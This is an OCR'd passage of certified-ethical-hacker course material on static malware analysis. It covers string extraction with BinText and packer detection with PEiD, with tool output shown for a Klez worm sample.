
  Example: Status update strings and error strings
- Use tools such as **BinText** to extract embedded strings from executable files

String Searching Tools

- FLOSS (*https://www.fireeye.com*)
- Strings (*https://docs.microsoft.com*)
- Free EXE DLL Resource Extract (*https://www.resourceextract.com*)
- FileSeek (*https://www.fileseek.ca*)
- Hex Workshop (*http://www.hexworkshop.com*)

BinText

BinText is a text extractor that can extract text from any kind of file and has the ability to find **plain ASCII text**, **Unicode text** and **Resource strings**, thus providing useful information for each item



```
File to scan   E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Viruses\Klez Virus Live!\face.exe
☑ Advanced view                                  Time taken : 0.015 secs   Text size: 4240 bytes (4.14K)
File pos         Mem pos          ID   Text
A 0000000161C8   0000004161C8     0    NTDevicePaths
A 0000000161D8   0000004161D8     0    Service
A 0000000161E0   0000004161E0     0    Configuration
A 0000000161F0   0000004161F0     0    ConfigurationVector
A 000000016204   000000416204     0    Class
A 00000001620C   00000041620C     0    ClassGUID
A 000000016218   000000416218     0    Driver
A 000000016220   000000416220     0    ConfigFlags
A 000000016230   000000416230     0    FriendlyName
A 000000016240   000000416240     0    LocationInformation
A 000000016254   000000416254     0    DeviceObjectName
A 000000016268   000000416268     0    Capabilities
A 000000016278   000000416278     0    UINumber
A 000000016284   000000416284     0    UpperFilters
A 000000016294   000000416294     0    LowerFilters
U 00000000D2CC   00000040D2CC     0    (null)
U 0000000141B6   0000004141B6     0    VS_VERSION_INFO
U 000000014212   000000414212     0    StringFileInfo
U 000000014236   000000414236     0    040904B0
U 00000001424E   00000041424E     0    CompanyName
U 00000001426E   00000041426E     0    FileDescription
U 000000014290   000000414290     0    Hpi_Prnt MFC Application
U 0000000142CA   0000004142CA     0    FileVersion
U 0000000142E4   0000004142E4     0    1.6.0.18
U 0000000142FE   0000004142FE     0    InternalName
U 000000014318   000000414318     0    Hpi_Prnt
U 000000014332   000000414332     0    LegalCopyright
U 000000014350   000000414350     0    Copyright (C) 1998
U 00000001437E   00000041437E     0    LegalTrademarks
U 0000000143A6   0000004143A6     0    OriginalFilename
U 0000000143C8   0000004143C8     0    Hpi_Prnt.EXE
U 0000000143EA   0000004143EA     0    ProductName
U 000000014404   000000414404     0    Hpi_Prnt Application
U 000000014436   000000414436     0    ProductVersion
U 000000014454   000000414454     0    1.6.0.18
U 00000001446E   00000041446E     0    VarFileInfo
U 00000001448E   00000041448E     0    Translation
Ready   AN: 356   UN: 22   RS: 0
```

https://www.aldeid.com

Performing Strings Search

Software programs include some strings that are commands for performing specific functions such as printing output. Strings communicate information from the program to its user. Various existing strings can represent the malicious intent of a program, such as reading the internal memory or cookie data, embedded in the compiled binary code.


Searching through the strings can provide information about the basic functionality of any program. During malware analysis, search for the malicious string to determine the harmful actions that a program can perform. For instance, if the program accesses a URL, it will have that particular URL string stored in it. It is advisable to be alert while looking for strings and also search for the embedded and encrypted strings to detect the suspicious file.

Use tools such as BinText to extract embedded strings from executable files. Ensure that the tool can scan and display ASCII and Unicode strings as well. Some tools can extract all the strings and copy them to a text or document file. Use such tools to copy the strings to a text file to ease the task of searching for malicious strings.

- **BinText**

  Source: *https://www.aldeid.com*

  BinText is a text extractor that can extract text from any file. It can find plain ASCII text, Unicode text, and resource strings, providing useful information for each item.



File to scan: E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Viruses\Klez Virus Live!\face.exe

☑ Advanced view

Time taken : 0.015 secs Text size: 4240 bytes (4.14K)

File pos	Mem pos	ID	Text
A 0000000161C8	0000004161C8	0	NTDevicePaths
A 0000000161D8	0000004161D8	0	Service
A 0000000161E0	0000004161E0	0	Configuration
A 0000000161F0	0000004161F0	0	ConfigurationVector
A 000000016204	000000416204	0	Class
A 00000001620C	00000041620C	0	ClassGUID
A 000000016218	000000416218	0	Driver
A 000000016220	000000416220	0	ConfigFlags
A 000000016230	000000416230	0	FriendlyName
A 000000016240	000000416240	0	LocationInformation
A 000000016254	000000416254	0	DeviceObjectName
A 000000016268	000000416268	0	Capabilities
A 000000016278	000000416278	0	UINumber
A 000000016284	000000416284	0	UpperFilters
A 000000016294	000000416294	0	LowerFilters
U 00000000D2CC	00000040D2CC	0	(null)
U 0000000141B6	0000004141B6	0	VS_VERSION_INFO
U 000000014212	000000414212	0	StringFileInfo
U 000000014236	000000414236	0	040904B0
U 00000001424E	00000041424E	0	CompanyName
U 00000001426E	00000041426E	0	FileDescription
U 000000014290	000000414290	0	Hpi_Prnt MFC Application
U 0000000142CA	0000004142CA	0	FileVersion
U 0000000142E4	0000004142E4	0	1.6.0.18
U 0000000142FE	0000004142FE	0	InternalName
U 000000014318	000000414318	0	Hpi_Prnt
U 000000014332	000000414332	0	LegalCopyright
U 000000014350	000000414350	0	Copyright (C) 1998
U 00000001437E	00000041437E	0	LegalTrademarks
U 0000000143A6	0000004143A6	0	OriginalFilename
U 0000000143C8	0000004143C8	0	Hpi_Prnt.EXE
U 0000000143EA	0000004143EA	0	ProductName
U 000000014404	000000414404	0	Hpi_Prnt Application
U 000000014436	000000414436	0	ProductVersion
U 000000014454	000000414454	0	1.6.0.18
U 00000001446E	00000041446E	0	VarFileInfo
U 00000001448E	00000041448E	0	Translation

Ready AN: 356 UN: 22 RS: 0

Figure 7.72: Screenshot of BinText

Some additional string searching tools are as follows:


- FLOSS (*https://www.fireeye.com*)
- Strings (*https://docs.microsoft.com*)
- Free EXE DLL Resource Extract (*https://www.resourceextract.com*)
- FileSeek (*https://www.fileseek.ca*)
- Hex Workshop (*http://www.hexworkshop.com*)

Static Malware Analysis: Identifying Packing/Obfuscation Methods

- Attackers often **use packers to compress**, **encrypt**, or modify a malware executable file to avoid detection
- It complicates the task for the **reverse engineers** in finding out the actual program logic and other metadata via static analysis
- Use tools such as **PEid** that detects most common packers, cryptors, and compilers for PE executable files

PEid

The PEiD tool provides details about the **Windows executable files**. It can **identify signatures** associated with over **600** different **packers and compilers**



PEiD v0.95

File: E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Viruses\Klez Virus L

Entrypoint: 00008458
EP Section: .text
File Offset: 00008458
First Bytes: 55,8B,EC,6A
Linker Info: 6.0
Subsystem: Win32 GUI

WARNING -> VIRUS -> I-Worm KLEZ [Overlay]

